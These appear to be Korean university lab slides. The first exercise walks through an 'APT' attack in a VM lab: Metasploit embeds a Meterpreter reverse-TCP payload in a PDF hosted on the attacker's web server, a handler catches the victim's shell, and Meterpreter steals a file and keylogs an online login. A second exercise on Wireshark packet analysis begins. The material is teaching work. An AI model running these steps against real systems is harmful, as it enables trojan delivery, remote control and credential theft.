


실습1) APT



❖ 실습 환경 구축 – Victim ⑧

- Adobe Reader 8 설치 (설치 파일: NAS)



실습1) APT



❖ Attacker – 1. 실습 파일 다운로드

- Terminal 실행 > Github repository 클론

```
root@kali:~# mkdir workspace; cd workspace
root@kali:~/workspace# git clone https://github.com/sauber92/mesl-newbee-hacking.git
root@kali:~/workspace# cd mesl-newbee-hacking
root@kali:~/workspace/mesl-newbee-hacking# sh setup.sh
```

```
root@kali: ~/workspace/mesl-newbee-hacking
File Edit View Search Terminal Help
root@kali:~# mkdir workspace; cd workspace
root@kali:~/workspace# git clone https://github.com/sauber92/mesl-newbee-hacking
Cloning into 'mesl-newbee-hacking'...
remote: Enumerating objects: 34, done.
remote: Counting objects: 100% (34/34), done.
remote: Compressing objects: 100% (28/28), done.
remote: Total 34 (delta 5), reused 29 (delta 3), pack-reused 0
Unpacking objects: 100% (34/34), done.
root@kali:~/workspace# cd mesl-newbee-hacking/
root@kali:~/workspace/mesl-newbee-hacking# sh setup.sh
Copy practice files
start apache server
root@kali:~/workspace/mesl-newbee-hacking#
```

실습1) APT



❖ Attacker – 2. Trojan Horse 생성

- Metasploit framework 실행

```
root@kali:~/workspace/mesl-newbee-hacking# msfconsole
```

```
root@kali:~/workspace/mesl-newbee-hacking# msfconsole
```

```
Metasploit Park, System Security Interface
Version 4.0.5, Alpha E
Ready...
> access security
access: PERMISSION DENIED.
> access security grid
access: PERMISSION DENIED.
> access main security grid
access: PERMISSION DENIED....and...
YOU DIDN'T SAY THE MAGIC WORD!
```

※ 배너 창은 매번 바꿔므로
다를 수 있습니다.

```
=[ metasploit v4.17.15-dev ]  
+ -- ---[ 1811 exploits - 1031 auxiliary - 314 post ]  
+ -- ---[ 539 payloads - 42 encoders - 10 nops ]  
+ -- ---[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
```

```
msf > █
```

실습1) APT



❖ Attacker – 2. Trojan Horse 생성

- Exploit module 검색

```
msf > search adobe_pdf
msf > search adobe_pdf
[!] Module database cache not built yet, using slow search

Matching Modules
=====
Name                                     Disclosure Date   Rank
Description
-----
-----
exploit/windows/fileformat/adobe_pdf_embedded_exe      2010-03-29   excellent
Adobe PDF Embedded EXE Social Engineering
exploit/windows/fileformat/adobe_pdf_embedded_exe_nojs  2010-03-29   excellent
Adobe PDF Escape EXE Social Engineering (No JavaScript)

msf > █
```

실습1) APT



❖ Attacker – 2. Trojan Horse 생성

- Exploit module 장착

```
msf > use exploit/windows/fileformat/adobe_pdf_embedded_exe
```

```
# module 정보 확인
```

```
msf exploit(...) > info
```

```
msf > use exploit/windows/fileformat/adobe_pdf_embedded_exe
msf exploit(windows/fileformat/adobe_pdf_embedded_exe) > info
```

```
Name: Adobe PDF Embedded EXE Social Engineering
```

```
Module: exploit/windows/fileformat/adobe_pdf_embedded_exe
```

```
Platform: Windows
```

```
Arch:
```

```
Privileged: No
```

```
License: Metasploit Framework License (BSD)
```

```
Rank: Excellent
```

```
Disclosed: 2010-03-29
```

```
Provided by:
```

```
Colin Ames <amesc@attackresearch.com>
```

```
jduck <jduck@metasploit.com>
```

```
Available targets:
```

Id	Name
----	------

---	---
-----	-----

0	Adobe Reader v8.x, v9.x / Windows XP SP3 (English/Spanish) / Windows Vista/7 (English)
---	--

실습1) APT



❖ Attacker – 2. Trojan Horse 생성

- Exploit module 설정

```
# malware를 심을 파일 선택  
msf exploit(...) > set infilename /var/www/html/introduce.pdf
```

```
# 생성될 파일 이름 결정  
msf exploit(...) > set filename mal.pdf
```

```
# exploit 실행  
msf exploit(...) > exploit
```

```
# 모듈 종료  
msf exploit(...) > back
```

```
# msf 종료  
msf > exit
```

```
msf exploit(windows/fileformat/adobe_pdf_embedded_exe) > set infilename /var/www/html/introduce.pdf  
infilename => /var/www/html/introduce.pdf  
msf exploit(windows/fileformat/adobe_pdf_embedded_exe) > set filename mal.pdf  
filename => mal.pdf  
msf exploit(windows/fileformat/adobe_pdf_embedded_exe) > exploit  
  
[*] Reading in '/var/www/html/introduce.pdf'...  
[*] Parsing '/var/www/html/introduce.pdf'...  
[*] Using 'windows/meterpreter/reverse_tcp' as payload...  
[+] Parsing Successful. Creating 'mal.pdf' file...  
[+] mal.pdf stored at /root/.msf4/local/mal.pdf  
msf exploit(windows/fileformat/adobe_pdf_embedded_exe) > back  
msf > exit
```

실습1) APT



❖ Attacker – 2. Trojan Horse 생성

- Malicious PDF 업로드

```
# malware가 심어진 PDF 파일 업로드
```

```
root@kali:~/workspace/mesl-newbee-hacking# mv /root/.msf4/local/mal.pdf /var/www/html/introduce.pdf
```

```
root@kali:~/workspace/mesl-newbee-hacking# mv /root/.msf4/local/mal.pdf /var/www/html/introduce.pdf
```

```
root@kali:~/workspace/mesl-newbee-hacking#
```

실습1) APT



❖ Attacker – 3. Victim과 연결 기다림

- Multi handler 사용

```
root@kali:~/workspace/mesl-newbee-hacking# msfconsole
```

Trojan Horse와 연결될 Handler 장착

```
msf > use exploit/multi/handler
```

```
root@kali:~/workspace/mesl-newbee-hacking# msfconsole
```

```
      .:ok000kdc'          'cdk000ko:.
. x0000000000000c      c000000000000x.
:000000000000000k,    ,k000000000000000:
'000000000kkkk00000: :0000000000000000'
o000000000.MMMM.o0000o0000l.MMMM,00000000
d00000000,MMMMMM.c00000c.MMMMMMM,00000000x
l00000000,MMMMMMMM,d,MMMMMMMM,00000000l
,00000000 MMM .;MMMMMMMMMM ;MMMM,00000000.
c0000000 MMM.000c.MMMMM'000,MMM,00000000c
o0000000 MMM.0000.MMM:0000.MMM,0000000
100000 MMM.0000.MMM:0000.MMM,00000l
;0000' MMM.0000.MMM:0000.MMM,0000;
.d00o'WM.0000acccx0000.MX'x00d.
,k0l'M.000000000000000.M'ddk,
:kk;.000000000000000:;Ok:
;k000000000000000k:
,x000000000000x,
,l00000000l.
,d0d,
.

=[ metasploit v4.17.15-dev
+ --=[ 1811 exploits - 1031 auxiliary - 314 post
+ --=[ 539 payloads - 42 encoders - 10 nops
+ --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
```

```
msf > use exploit/multi/handler
```

실습1) APT



❖ Attacker – 3. Victim과 연결 기다림

- Multi handler 사용

```
# module 정보 확인
```

```
msf exploit(...) > info
```

```
# module 설정 – Kali linux IP address
```

```
msf exploit(...) > set lhost 10.0.2.15
```

```
# module 설정 – Payload 설정(사용 Payload: windows에서 Linux 명령어를 사용할 수 있음. reverse tcp를 사용)
```

```
msf exploit(...) > set payload windows/meterpreter/reverse_tcp
```

```
msf exploit(multi/handler) > info

      Name: Generic Payload Handler
      Module: exploit/multi/handler
      Platform: Android, Apple iOS, BSD, Java, JavaScript, Linux, OSX, NodeJS, PHP, Python, Ruby, Solaris, Unix, Windows, Mainframe, Multi
      Arch: x86, x86_64, x64, mips, mipsle, mips64, mips64le, ppc, ppce500v2, ppc64, ppc64le, cb
ea, cbea64, sparc, sparc64, armle, armbe, aarch64, cmd, php, tty, java, ruby, dalvik, python, nodejs, fir
efox, zarch, r
      Privileged: No
      License: Metasploit Framework License (BSD)
      Rank: Manual

Provided by:
  hdm <x@hdm.io>
  bcook-r7

Available targets:
  Id  Name
  --  ---
  0   Wildcard Target

Payload information:
  Space: 10000000
  Avoid: 0 characters

Description:
  This module is a stub that provides all of the features of the
  Metasploit payload system to exploits that have been launched
  outside of the framework.

msf exploit(multi/handler) > set lhost 10.0.2.15
lhost => 10.0.2.15
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
```

실습1) APT



❖ Attacker – 3. Victim과 연결 기다림

- Multi handler 사용

```
# exploit 후, 대기
msf exploit(...) > exploit


msf exploit(multi/handler) > exploit
[-] Handler failed to bind to 10.0.2.15:4444:-
[*] Started reverse TCP handler on 0.0.0.0:4444
```

실습1) APT



❖ Victim – 1. Attacker의 홈 페이지에서 PDF 파일 다운로드


- 인터넷 브라우저(Internet explorer)를 통해 <http://10.0.2.15/index.html> 접근
- 연구실 소개 자료(introduce.pdf) 다운로드



실습1) APT

❖ Victim - 2. PDF 파일 실행

- 추출할 파일의 이름 지정 > 원하는 폴더에 저장



실습1) APT



❖ Attacker – 4. Exploit 성공

- Linux 명령어 사용 가능

```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Sending stage (179779 bytes) to 10.0.2.4
[*] Meterpreter session 2 opened (10.0.2.15:4444 -> 10.0.2.4:49464) at 2018-10-05
    17:39:53 -0400

meterpreter >
meterpreter > pwd
c:\Users\MESL\Desktop
meterpreter > ls
Listing: c:\Users\MESL\Desktop
=====
Mode          Size  Type  Last modified      Name
----          ---  ---   -----           ---
100666/rw-rw-rw-  282   fil   2018-10-05 01:41:56 -0400  desktop.ini
100666/rw-rw-rw- 73802   fil   2018-10-05 17:37:48 -0400  introduce.pdf

meterpreter > █
```

실습1) APT



❖ Attacker – 5. 파일 탈취

- Windows7 바탕화면에 있는 introduce.pdf 탈취

```
# download 명령어 사용  
meterpreter > download introduce.pdf
```

```
meterpreter > download introduce.pdf  
[*] Downloading: introduce.pdf -> introduce.pdf  
[*] Downloaded 72.07 KiB of 72.07 KiB (100.0%): introduce.pdf -> introduce.pdf  
[*] download    : introduce.pdf -> introduce.pdf  
meterpreter >
```

실습1) APT




❖ Attacker – 6. 온라인 계정 탈취

- Keylogger를 통해 Windows7 키보드 입력을 저장

```
# Keylogger 시작  
meterpreter > keysniff_start  
  
meterpreter > keysniff_start  
Starting the keystroke sniffer ...  
meterpreter > █
```

- Windows7 > 온라인 로그인



- Keylogger 덤프/종료

```
# Keylogger 덤프  
meterpreter > keysniff_dump  
  
...  
  
# Keylogger 종료  
meterpreter > keysniff_dump  
meterpreter > keysniff_stop  
Dumping captured keystrokes...  
naver.com<CR>  
mesl<Shift>_naver<Shift>_idmesl<Shift>_naver<Shift>_passwd  
  
meterpreter > keysniff_stop  
Stopping the keystroke sniffer...  
meterpreter >
```

실습1) APT



❖ Attacker – 7. 그 외 공격

- help 명령어를 통해 다양한 공격 수행 명령어 확인 가능
 - e.g., 파일 업로드, 웹캠 해킹, Victim 화면 녹화

```
# 명령어 확인  
meterpreter > help
```

```
meterpreter > help  
  
Core Commands  
=====
```

Command	Description
-----	-----
?	Help menu
background	Backgrounds the current session
bgkill	Kills a background meterpreter script
bglist	Lists running background scripts

실습2) Packet Analysis



❖ 실습 환경

▪ 시나리오

- 같은 연구실의 연구생 barry와 bath는 최근에 컴퓨터를 교체하였다.
- 그런데, 연구 PC의 인터넷이 되지 않아 패킷을 덤프하여 확인하려 한다.
- 누구의 PC가 어떠한 문제점이 있는지 분석하자.

▪ 실습 PC

- Kali linux VM

▪ Tool

- Wireshark

실습2) Packet Analysis



❖ Wireshark 실행

- 터미널에서 명령어를 통해 실행 가능



```
root@kali:~# wireshark
root@kali:~# wireshark
libGL error: pci id for fd 22: 80ee:beef, driver (null)
libGL error: No driver found
libGL error: failed to load driver: (null)
```

실습2) Packet Analysis



❖ Packet Open


- 캡쳐 한 패킷 Open



실습2) Packet Analysis



❖ barryscomputer Packet 분석

